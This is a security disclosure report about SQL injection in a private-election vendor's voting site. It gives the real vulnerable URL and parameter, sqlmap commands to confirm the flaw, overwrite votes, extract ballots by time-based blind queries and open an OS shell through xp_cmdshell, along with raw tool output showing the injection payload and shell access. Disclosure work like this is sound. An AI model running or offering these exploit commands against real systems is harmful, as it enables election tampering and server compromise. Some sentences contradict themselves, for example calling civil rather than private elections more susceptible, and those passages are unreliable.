Private elections: the easy way in for foreign adversaries

Schema (schema@schemasecurity.co)

Abstract

This report discloses a security vulnerability in election software that allows an attacker to view votes, overwrite existing legitimate votes and submit fictitious votes.
The vulnerability affects private elections, like those for organizations such as unions, NGOs, corporations, universities, etc. Unlike traditional civil elections, these elections are generally conducted entirely electronically and have little oversight or technical controls against vote tampering.
A foreign actor can use the vulnerability to get elected to prominent private organizations and gain legitimacy and influence at the state and national level. It's likely a foreign adversary exploiting this vulnerability would never be discovered.
Approximately 2,250 elections are affected, including for organizations like the Teamsters, Harvard University and Amnesty International.

Keywords: SQL Injection, Election security, Private elections, Time-based attacks, Blind SQL injection

1 Introduction

Private elections are elections for leadership positions of organizations like unions, NGOs, universities, boards, pension funds, etc.

These positions are highly attractive for foreign adversaries and in many cases more influential than traditional civil elections. For example, controlling a major union or organization like Harvard University can be a goldmine for a foreign adversary - often more so than, for example, a local election.

However, unlike traditional civil elections, these elections have much less controls against vote tampering. This report discloses a vulnerability in a major provider of private elections, Election Services Co. ("ESC"), in hopes of shedding light on private elections and improving security practices.

2 Private elections are more susceptible to vote tampering

In addition to being very valuable targets, civil elections are more susceptible to vote tampering than traditional civil elections.

This is because civil elections often have a great deal of third-party polling ahead of the election — in many cases, the result is even known before the election and any discrepancy would draw public scrutiny. Such a feature makes it very difficult to practically exploit a vulnerability in civil election systems - despite security weaknesses discovered in the past, there's no evidence of any large-scale attack on civil elections.

No such practice exists in private elections. It's likely a foreign adversary manipulating election records would never be discovered.

In addition to the lack of independent polling, private elections are generally conducted entirely electronically, thus making them more susceptible to practical attacks. Table 1 summarizes the security-relevant differences between civil and private elections.

Table 1 Private elections elections have little oversight or technical controls against vote tampering

Civil elections	Private elections
In-person	All electronic
Elections certified	No auditing or certification
Extensive independent polling	No independent polling
Public scrutiny	Very little scrutiny


3 Vulnerability disclosure

Election Services Co. is a major provider of private election services and their voting systems are vulnerable to an SQL injection attack.

The vulnerability provides full read-write access to the voter database maintained by ESC. As such, it allows an attacker to manipulate election records arbitrarily. The vulnerability can be exploited remotely using freely available off-the-shelf software.

Using the popular SQL Map tool, the following steps can be used to reproduce this vulnerability report:

1. Access the voting page for an election, for example the State Bar of Texas


State Bar of Texas - General
vote.escvote.com/sbot/AccessCodeLookUp.asp?dflg=D
Incognito (2)
STATE BAR *of* TEXAS
2023 Official Runoff Ballot

Voter Authorization Number (VAN) Request

Enter your Bar Card Number here:
Bar Card Number


Last 4 of your SSN:
Last 4 of your SSN

Enter your Birth Date:
MM / DD / YYYY

The e-mail will be sent to the e-mail address you have on file with the State Bar of Texas.

If you do not receive an email within a reasonable period of time, make sure to check your Spam Filter / Junk Folder and confirm your State Bar preferred email address is correct.

2. Enter bogus information in the form and copy the URL of the error page




vote.escvote.com/sbot/mess_loginerror.asp?jn=02943&ln=1

Incorrect Login Information!

The login information is not valid. To be eligible to receive an electronic ballot, we must be able to verify your login credentials. Refer to your paper ballot for the correct VAN and enter it along with your **Bar Card Number**. If you do not know your **Voter Authorization Number (VAN)**, click the "Need Your VAN" button on the login page. If you continue to experience problems, please contact *Election Services Co.* at 1-866-720-4357 or e-mail us at statebaroftexas@electionservicescorp.com

3. The `jn` parameter in the URL is vulnerable to an SQL injection attack. Using the URL copied earlier, execute the following command to verify the SQL injection:
`sqlmap -u "https://vote.escvote.com/sbot/mess_loginerror.asp?jn=02943&ln=1"`



```
user — -zsh — 140×49
$ sqlmap -u "https://vote.escvote.com/sbot/mess_loginerror.asp?jn=02943&ln=1"
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.6#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by
 this program

[*] starting @ 09:58:33 /2023-07-13/

[09:58:33] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASPSESSIONIDQEQASQDS=NEILNJNDMOH...AEELLEEDON'). Do you want to use tho
se [Y/n] Y
[09:58:36] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:58:36] [INFO] testing if the target URL content is stable
[09:58:36] [INFO] target URL content is stable
[09:58:36] [INFO] testing if GET parameter 'jn' is dynamic
[09:58:37] [WARNING] GET parameter 'jn' does not appear to be dynamic
[09:58:37] [WARNING] heuristic (basic) test shows that GET parameter 'jn' might not be injectable
[09:58:38] [INFO] testing for SQL injection on GET parameter 'jn'
[09:58:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:58:41] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:58:42] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:58:44] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:58:45] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:58:47] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:58:49] [INFO] testing 'Generic inline queries'
[09:58:49] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[09:58:50] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[09:59:03] [INFO] GET parameter 'jn' appears to be 'Microsoft SQL Server/Sybase stacked queries (comment)' injectable
it looks like the back-end DBMS is 'Microsoft SQL Server/Sybase'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'Microsoft SQL Server/Sybase' extending provided level (1) and risk (1) values
? [Y/n] n
[10:02:51] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:02:51] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) techni
que found
[10:02:58] [INFO] checking if the injection point on GET parameter 'jn' is a false positive
GET parameter 'jn' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 72 HTTP(s) requests:

Parameter: jn (GET)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: jn=02943';WAITFOR DELAY '0:0:5'--&ln=1
```

4 Exploitation

The vulnerability allows an attacker to perform 3 distinct functions:

1. Overwrite existing votes (write access)
2. View existing votes (read access)
3. Install a backdoor

4.1 Overwriting existing votes (write access)

Under normal operation of the system, a voter cannot directly access the raw data stored in the voting database since a web server stands between the user and the database to authenticate requests. For example, a voter could not view other's votes or cast a vote twice since the web server would not allow it.

An SQL injection vulnerability allows an attacker to query the database directly and bypass the web server's security checks.

The vulnerability allows an attacker to execute arbitrary commands on the database. For example, to alter votes, an attacker would perform an `UPDATE` SQL command like so:

```
sqlmap -u "https://vote.escvote.com/sbot/mess_loginerror.asp?jn
    =02943&ln=1" --sql-query "UPDATE ELECTNET_VOTING ... WHERE
    job_number = XXX"
```

4.2 Viewing votes (read access)

The vulnerability only allows one-way communication with the database, i.e. it's possible to execute commands on the database but not view the result. This is known as a "blind" SQL injection.

However, an attacker can still extract information from the database with a "time-based attack". An attacker can ask the database questions like "Did Alice vote for X? If so, wait 30 seconds" and even though the attacker can't see the result, the attacker knows that if the response takes 30 seconds Alice did indeed vote for X.

Attackers can use that approach to repeatedly ask binary yes-or-no questions until they've retrieved all the data. For example, an attacker can iterative query the database in a pattern like so:

- Did Alice vote for X? If so, wait 30 seconds
- Did Alice vote for Y? If so, wait 30 seconds
- Did Alice vote for Z? If so, wait 30 seconds
- ... and so on

Various tools exist to automate this process. For example, to use SQL Map to retrieve all voting returns for a particular election, an attacker would execute the following command:

```
sqlmap -u "https://vote.escvote.com/sbot/mess_loginerror.asp?jn
    =02943&ln=1" --time-sec 5 --sql-query "SELECT * FROM
    ELECTNET_VOTING WHERE job_number = XXX"
```

4.3 Installing a backdoor

The SQL injection vulnerability described so far allows an attacker to access the voting data contained in the database. Additionally, a separate misconfiguration allows an attacker to also gain access the underlying server and install third-party software, like malware.


This is due to a Microsoft SQL feature called `xp_cmdshell`, which, when enabled, allows a user to execute shell commands from SQL. Given the security sensitive nature of such a feature, it is disabled by default. Only the highest permission user (`sysadmin`) can enable this feature.

Servers are generally configured so that day-to-day access to the database occurs under a non-sysadmin user with limited privileges. Unfortunately, the server in this application is configured to access the server as `sysadmin`. That means that an attacker can enable `xp_cmdshell` and execute arbitrary shell commands.

To access a shell on the server, an attacker can use the `--os-shell` feature of SQL Map like so:

```
sqlmap -u "https://vote.escvote.com/sbot/mess_loginerror.asp?jn
    =02943&ln=1" --os-shell
```

This can be used by an attacker to install malware on the system or install a backdoor. With a backdoor, even if the vulnerability is resolved an attacker that had access can continue to maintain their access.



```
user — sqlmap -u https://vote.escvote.com/sbot/mess_loginerror.asp?jn=02943&ln=1 --time-sec 2 --os-shell -v...
[$ sqlmap -u "https://vote.escvote.com/sbot/mess_loginerror.asp?jn=02943&ln=1" --time-sec 2 --os-shell -v 0    ]
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.6#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 12:39:21 /2023-07-13/

[you have not declared cookie(s), while server wants to set its own ('ASPSESSIONIDQEQASQDS=FBLMNJNDGAJ...PHJABBNFHE')]
. Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: jn (GET)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: jn=02943';WAITFOR DELAY '0:0:2'--&ln=1
---
web server operating system: Windows 2016 or 10 or 2022 or 11 or 2019
web application technology: Microsoft IIS 10.0, ASP.NET, ASP
back-end DBMS: Microsoft SQL Server 2017
[12:39:23] [WARNING] time-based comparison requires larger statistical model, please wait..........................
[... (done)                                                                                                          ]
os-shell> whoami                                                                                                     ]
do you want to retrieve the command standard output? [Y/n/a] Y

command standard output: 'nt service\mssql$escsql1'
os-shell>
os-shell>
```

Fig. 1 Shell access achieved by way of the SQL injection vulnerability

5 Responsible disclosure

The vulnerability described in this report was disclosed to the vendor following the principles of responsible disclosure.

6 Active exploitation

It's unclear if this vulnerability has been actively exploited by a bad actor. At the time of publication, the vendor had yet to commit to conducting a forensic audit of logs or publishing the results from such an audit.

7 Affected private elections

Approximately 2,250 elections were affected from as early as 2001. Affected elections include:

- Teamsters
- IBEW

- Amnesty International
- Yale University
- The State Bar of California
- American College of Physicians
- Public pension system in California, Illinois, New York and many others

8 Acknowledgments

Thank you to the Cybersecurity and Infrastructure Security Agency (CISA) for coordinating disclosure and remediation with the vendor.